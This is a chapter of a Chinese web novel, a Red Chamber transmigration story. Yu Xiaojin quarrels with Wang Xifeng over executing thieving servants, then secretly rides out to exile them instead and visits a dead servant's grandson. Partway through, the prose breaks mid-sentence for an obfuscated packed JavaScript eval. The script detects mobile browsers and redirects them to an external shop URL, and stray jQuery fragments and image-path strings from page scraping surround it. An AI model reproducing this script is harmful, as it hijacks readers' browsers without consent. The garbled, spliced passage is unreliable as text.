19. 背道而行

作品:《当凤姐梦女穿越成尤二姐

    “姐姐怎么过来了。”尤小金起身道。


    凤姐没带平儿进门,她单独进来,来到尤小金身边,碰了碰她脖颈上的纱布:“今天太危险,以后不能这样做了。”


    “疼吗?”凤姐看到床边还带着血迹的旧衣。


    “你来看我,便不疼了……”尤小金几乎脱口而出,话一出口,便怔住了。眼前痴迷了十几年的绝美面孔与方才墙边灰败绝望的面孔重合在一起。


    痴迷的笑容僵在脸上,缓缓褪去。“老太太卸了太太管家权,这会我正让人筹备团年饭。你受了惊,再歇会与秋桐一齐去园子里。”凤姐细细检查她。


    尤小金毫不掩饰的看着凤姐,她的眼中第一次不再是纯粹的迷恋。


    “凤姐姐,那些人会怎样处理?”她问道。


    凤姐眸底一暗:“好好的日子,问这做什么。若论这个,我还有话说。”“你说去园子里陪姐妹,我便让你去。”


    “结果跑库房去跟人谈判?这是你该做的事吗?这种事你也敢来掺一手,险些把命送掉。”凤姐有些来火,她凤眼一挑,气急败坏道,“前几日还掂量着漫画店,田铺私塾,说什么经营赚钱,保命退路。”


    “今天就冒险起来。”


    “……”尤小金眼神复杂的看着她,第一次说不出话。


    “你问我该怎样处置他们?好,我告诉你。”


    凤姐说的口干。一甩衣袖,坐在一旁凳上,将桌上尤小金没动的茶端起,轻抿一口。“他们一个都活不了。”她的眼中闪着冷光,说这句话没有一丝感情,仿佛在说,把厨房新到的十头羊杀掉做羊肉串。


    “……”尤小金皱眉看她。


    “看我做什么?”凤姐恼道。


    “你以为将他们劝说成了便没事了?什么旁观者观棋人,你可曾想过,太太短下人月钱是小事,这事儿让外面人知道怎么想?”


    “满朝满宫,哪个不观势行事。”凤姐一摆手,眉眼闪过一丝疲惫,“你当我心狠手辣,当我是冷心的酷吏?”


    “啊呸!我为的都是我们这一大家子!”


    “……”尤小金不跟她争辩,她沉默良久,才慢慢开口,“姐姐是对的,今儿是我错了。”凤姐对她的回复甚是不满。


    她眉头一皱,嗔道:“什么意思?半天就这样一句?是今儿个找回你们尤家的风俗,将嘴锯掉了?”


    尤小金大清早经这一遭,从刚开始的谈判,遇袭,到中间的震惊恐惧,再到现在的凤姐埋怨。她联想到书中凤姐结局,大厦将倾,不可改道。


    本是心乱如麻,又纠结又恼怒。但却没有怀疑过自己的感情。


    但在此一刻,她突然清醒了。


    凤姐本就是这样的人,她含着金汤匙出生,是王家嫡女,将来势必要做大家族的正妻,她不曾见过底层人的生活,她没有现代人的什么平等理念,生来就默认下人是物件。


    她性格强硬,不会因为几句话,一两件事改变自己。


    尤小金啊尤小金,曹公的结局若这么好扭转,红楼就不是古往今来第一奇书了。


    尤小金蓦的起立。


    她大踏步来到凤姐面前,端起凤姐未喝完的半盏茶一口闷下,甚至连那几点茶叶都嚼碎咽下。凉茶微涩,茶叶微苦,她鼓着嘴好一会才咽下去。


    “?”凤姐不解的看她。“我的嘴和葫芦身焊死了,哪天真有灭顶之灾落我身上,哪怕头身分离,口舌也离不开我。”尤小金沉声说。


    “你说这什么话……”凤姐微变色。


    “凤姐姐,我这会需要去母亲房里喝一杯酒,团年饭前回来。”尤小金转身出门,走的毫不留情。


    “嘿……”凤姐追了两步,却发现这人已闯入风雪,连个斗篷都没披。


    这丫头,发疯什么?


    凤姐心下恼怒,回身又看到那杯被尤小金喝的干干净净的茶盏,心底又疯狂波动起来。


    “二奶奶,我见姨奶奶找人去备车马,似是要出门。”平儿走进来。“让她去让她去,歹人持刀都杀不了她,她命可长哩!”凤姐又气又急,感觉心里转了只刺猬,她想忽略那刺猬,刺猬却在她心里走来走去,强硬的在每一处都滑一下,堪堪的要将她的心划成专属它的窝。


    怎么赶都赶不走。


    凤姐夺过平儿手中披风,气闷的穿上。她转身往大观园走去,走了两步又停下,吩咐平儿道:“让裘枫还有二姐那边的几个小厮跟好她。”


    “……”平儿点头称是,有些无奈。


    ……


    尤小金坐在马车上,逼着兴儿说出庄子位置,带裘枫冲出去了。兴儿手足无措,却被她勒令不准说出这件事,只得蹲墙角,等她回来。


    “……”


    她时不时掀开帘子向外看。


    此时天色已暗,路两边的人家都打上灯笼,阖家团圆,推杯换盏,其乐融融。


    一派祥和的氛围。


    慢,太慢了。“停车!”尤小金叫道。


    裘枫坐在车前,赶忙拉缰停车。


    尤小金跳下马车,将两匹马拆下。裘枫不知道她在搞什么,但还是帮着一起做。


    尤小金一抓缰绳,颤巍巍的坐上马匹,蹬紧马蹬。


    “姨奶奶?”裘枫一惊。“拖个车跑回来都晚了,直接骑马,你……会骑吗?”尤小金死死抓着缰绳,看向裘枫。


    “会。”裘枫打量她一会,又开口道。“姨奶奶放松身体,不要僵硬。腰背挺直,眼睛看前方,身体前倾。


    话毕,他跳上另一匹马。


    “你今儿倒是把平时一个月的话都说出来了。”尤小金强笑道。


    裘枫没回话,一勒缰绳挥鞭远去。


    尤小金少有的几次骑马经历,都是在景区。此刻听裘枫这样说,她便学着一鞭打下。那红棕马匹一声长鸣,甩蹄追上裘枫。


    “嘶……”


    马背剧烈颠簸,冷风比刀还锋利,刮的尤小金脸颊生疼。


    她紧攥缰绳,手指几乎冻僵,身体拼命与马匹对抗,试图稳住自己,却在马蹄落地的冲击下晃的东倒西歪。


    这可不是景区里饿半死的瘦马,这是强壮的拉车烈马。


    “姨奶奶放松,随它动。”裘枫的声音随冷风而来。


    她咬牙尝试,身体却没她想的那么听使唤,只能拼死伏低身体,脸几乎贴着马匹鬃毛,马匹跑的兴起,几分腥臭熏的她要吐出来。尤小金想起电视剧里那些鲜衣怒马,潇洒策马的场景。


    果然,有些人赚钱是应该的。


    两骑在夜色里,迎风雪,快速的冲向了城郊的庄子。


    “呕……”尤小金在路边吐出酸水。


    “姨奶奶……”裘枫伸手,却不敢帮她拍背。


    她凶狠的一抹嘴,站起身


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16833651|191160||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    ,马上的恐惧冲散了今天的所有情绪:“没事,走。”


    庄子里没几盏灯,门前几个小厮穿着冬衣打哈欠。


    “谁?”见人靠近,小厮警惕道。


    “是尤姨奶奶。”裘枫扛着一个包裹跳下来。


    “姨奶奶有何吩咐?”小厮笑道。“二奶奶让我来告诉你们,将庄子里那些人立刻押送出城,从此处转北方,去登州府沿海处。”尤小金语速很快,她转向裘枫说道,“你亲自带队,到了地方,找可靠的村里宿老,买几间房屋将他们分开安置。”


    “这……”小厮们面露犹疑。


    大过年的,要押人去登州府那鬼地方,一来二去几个月都耽搁了。


    尤小金取出一个荷包,里面几锭金子,她让裘枫分发给小厮们,他们得了金子,皆喜笑颜开,仿佛金子比暖炉还能让他们心里暖暖。


    “二奶奶仁慈,念在年节,将他们发配远庄做苦役,往后表现好了还能回来。”她扫向那几个得了金子的小厮,“今夜之事,烂在肚子里,等你们回来,有的是好处。”


    小厮捏着手上金块,别说什么登州府,就是立刻上刀山下火海,也甘愿走一遭了。


    “得嘞,奴才这就出发。”裘枫包里背着尤小金兑换的银票,是那群下人要讨的月钱,她又翻了一倍,为的是他们在登州府能活下去。


    凤姐姐,人要做自己认为的正确的事。你霹雳手段保贾府声誉是对的,我让他们远行避祸也是对的。


    裘枫带众人走后,尤小金又马不停蹄的来到死去的婆子家里。这里破破烂烂,炕上还倒了个极其干瘦的少年。


    她知道这是婆子的孙儿,他父母失踪,被婆子拉扯长大,这孩子年纪不大,却染上赌瘾,才将家产败光,欠一屁股债,让婆子铤而走险的去跟他们劫库房。


    如今婆子惨死,他不悲不喜,就那么躺着看天花板,管隔壁团圆欢笑,他只沉默发愣。


    尤小金环视一周,家徒四壁的房间,行尸走肉的少年。


    她走上前,说道:“你祖母因我而死。”


    少年睫毛微颤,却没什么多余反应。


    “我知道你好赌,所以我不会给你钱。”尤小金取出一个小包裹放在桌上,包里装了几个馍馍和铜板,她冷眼瞧着少年,眼前又出现婆子绝望的脸。


